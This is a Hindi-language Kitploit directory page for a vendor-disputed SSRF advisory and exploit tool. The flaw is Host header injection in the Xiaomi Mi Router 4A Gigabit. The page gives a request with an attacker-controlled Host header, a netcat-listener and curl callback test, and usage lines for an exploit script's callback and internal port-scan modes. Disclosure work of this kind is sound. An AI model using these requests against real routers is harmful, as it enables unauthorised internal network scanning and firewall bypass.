
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2026-26898-Xiaomi-SSRF-HostHeaderInjection — अप्रमाणित SSRF में Xiaomi Mi Router 4A Gigabit Edition (firmware 3.0.24) Host Header Injection के माध्यम से — CVE-2026-26898 | Kitploit
उपकरण/GitHubGitHub/iwallplace/cve-2026-26898-xiaomi-ssrf-hostheaderinjection
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणनेटवर्क सुरक्षापेनिट्रेशन टेस्टिंगरेड टीमिंग
GitHubiwallplace/cve-2026-26898-xiaomi-ssrf-hostheaderinjection

CVE-2026-26898-Xiaomi-SSRF-HostHeaderInjection

अप्रमाणित SSRF में Xiaomi Mi Router 4A Gigabit Edition (firmware 3.0.24) Host Header Injection के माध्यम से — CVE-2026-26898

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें
रिपॉजिटरी देखें
11104 महीने पहलेअभी तक समीक्षित नहीं

CVE-2026-26898: Xiaomi Mi Router 4A Gigabit - होस्ट हेडर इंजेक्शन के माध्यम से SSRF

Vulnerability CVSS Status Vendor

सारांश

Xiaomi Mi Router 4A Gigabit Edition में एक सर्वर-साइड रिक्वेस्ट फॉरजरी (SSRF) भेद्यता मौजूद है। राउटर का वेब इंटरफ़ेस HTTP Host हेडर को मान्य करने में विफल रहता है, जिससे एक अनधिकृत हमलावर राउटर को मनमाने आउटबाउंड TCP कनेक्शन बनाने के लिए मजबूर कर सकता है।

फ़ील्डमान
उपकरणXiaomi Mi Router 4A Gigabit Edition
फर्मवेयर3.0.24 (International)
CVECVE-2026-26898 (विवादित — नीचे प्रकटीकरण स्थिति देखें)
CWECWE-918 (सर्वर-साइड रिक्वेस्ट फॉरजरी)
CVSS 3.18.6 (उच्च) — शोधकर्ता-मूल्यांकित; विक्रेता गंभीरता पर विवाद करता है

विक्रेता प्रतिक्रिया और प्रकटीकरण स्थिति

स्थिति: विक्रेता द्वारा विवादित — इस रिपोर्ट को Xiaomi द्वारा स्वीकार नहीं किया गया।

  • Xiaomi को रिपोर्ट किया गया HackerOne के माध्यम से (रिपोर्ट #3513458) 2026-01-16 को।
  • 2026-01-23 को Xiaomi ने रिपोर्ट को Informative बताते हुए बंद कर दिया, यह कहते हुए कि यह पहले से ज्ञात मुद्दा है, कि राउटर "अभी भी प्रॉक्सी फंक्शन पर निर्भर करता है", और वे इसे निम्न-जोखिम के रूप में वर्गीकृत करते हैं और इसे संबोधित नहीं करेंगे।
  • शोधकर्ता का पक्ष: गंभीरता रेटिंग विवादित है। यह उपकरण अभी भी सक्रिय रूप से बेचा जा रहा है जनवरी 2026 तक आधिकारिक Xiaomi चैनलों (mi.com/tr) पर, एंडपॉइंट प्रमाणीकरण के बिना पहुंच योग्य है, और SSRF आंतरिक-नेटवर्क स्कैनिंग और उन सेवाओं तक पहुंच को सक्षम बनाता है जो स्थानीय कनेक्शन पर भरोसा करती हैं। व्यवहार अनपैच बना हुआ है।

CVE-2026-26898 का उपयोग यहां केवल ट्रैकिंग के लिए किया गया है; विक्रेता विवाद को देखते हुए इसे विवादित / अपुष्ट माना जाना चाहिए, विक्रेता-पुष्टि नहीं।

प्रभावित एंडपॉइंट

GET /cgi-bin/luci/api/xqsystem/login HTTP/1.1
Host: <ATTACKER_IP>:<PORT>
प्रमाण की अवधारणा (PoC)

स्क्रीनशॉट

Exploit Demo

त्वरित परीक्षण


python3 xiaomi_ssrf_exploit.py --target 192.168.31.1 --check

आउटपुट

[*] Checking vulnerability on 192.168.31.1...
[*] Local IP: 192.168.31.235
[*] Test Port: 44444
[+] VULNERABLE! Router connected back to 192.168.31.235:44444

मैनुअल परीक्षण

# Terminal 1: Start listener
nc -l 4444

# Terminal 2: Send malicious request
curl -H "Host: YOUR_IP:4444" "http://192.168.31.1/cgi-bin/luci/api/xqsystem/login"

प्रभाव

  • आंतरिक नेटवर्क स्कैनिंग: आंतरिक नेटवर्क को स्कैन करने के लिए राउटर को प्रॉक्सी के रूप में उपयोग करें
  • फ़ायरवॉल बाईपास: राउटर के IP तक सीमित सेवाओं तक पहुंचें
  • हमला श्रृंखला: RCE के लिए अन्य भेद्यताओं के साथ जोड़ा जा सकता है

फ़ाइलें

फ़ाइलविवरण
xiaomi_ssrf_exploit.pyएकाधिक मोड के साथ पूर्ण एक्सप्लॉइट

एक्सप्लॉइट उपयोग

# Check if vulnerable
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --check

# Callback mode
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --callback YOUR_IP --port 4444

# Port scanner
python3 xiaomi_ssrf_exploit.py --target ROUTER_IP --scan TARGET_IP --ports 22,23,80,443

समयरेखा

दिनांकघटना
2026-01-15भेद्यता खोजी गयी; PoC विकसित किया गया
2026-01-16Xiaomi को HackerOne (#3513458) के माध्यम से रिपोर्ट किया गया
2026-01-23Xiaomi ने रिपोर्ट को Informative के रूप में बंद किया (निम्न-जोखिम, ठीक नहीं करेगा)
2026-06-03सार्वजनिक सलाह प्रकाशित (यह रिपॉजिटरी) — विक्रेता-विवादित, अनपैच

संदर्भ

  • HackerOne रिपोर्ट #3513458 (Xiaomi को प्रस्तुत; Informative के रूप में बंद)
  • CWE-918: सर्वर-साइड रिक्वेस्ट फॉरजरी (SSRF)

अस्वीकरण

यह एक्सप्लॉइट केवल शैक्षिक और अधिकृत सुरक्षा परीक्षण उद्देश्यों के लिए प्रदान किया गया है। कंप्यूटर सिस्टम में अनधिकृत पहुंच अवैध है।

लेखक

Ahmet Mersin
🌐 ahmetmersin.com
🐙 @iwallplace

टूल डाउनलोड करें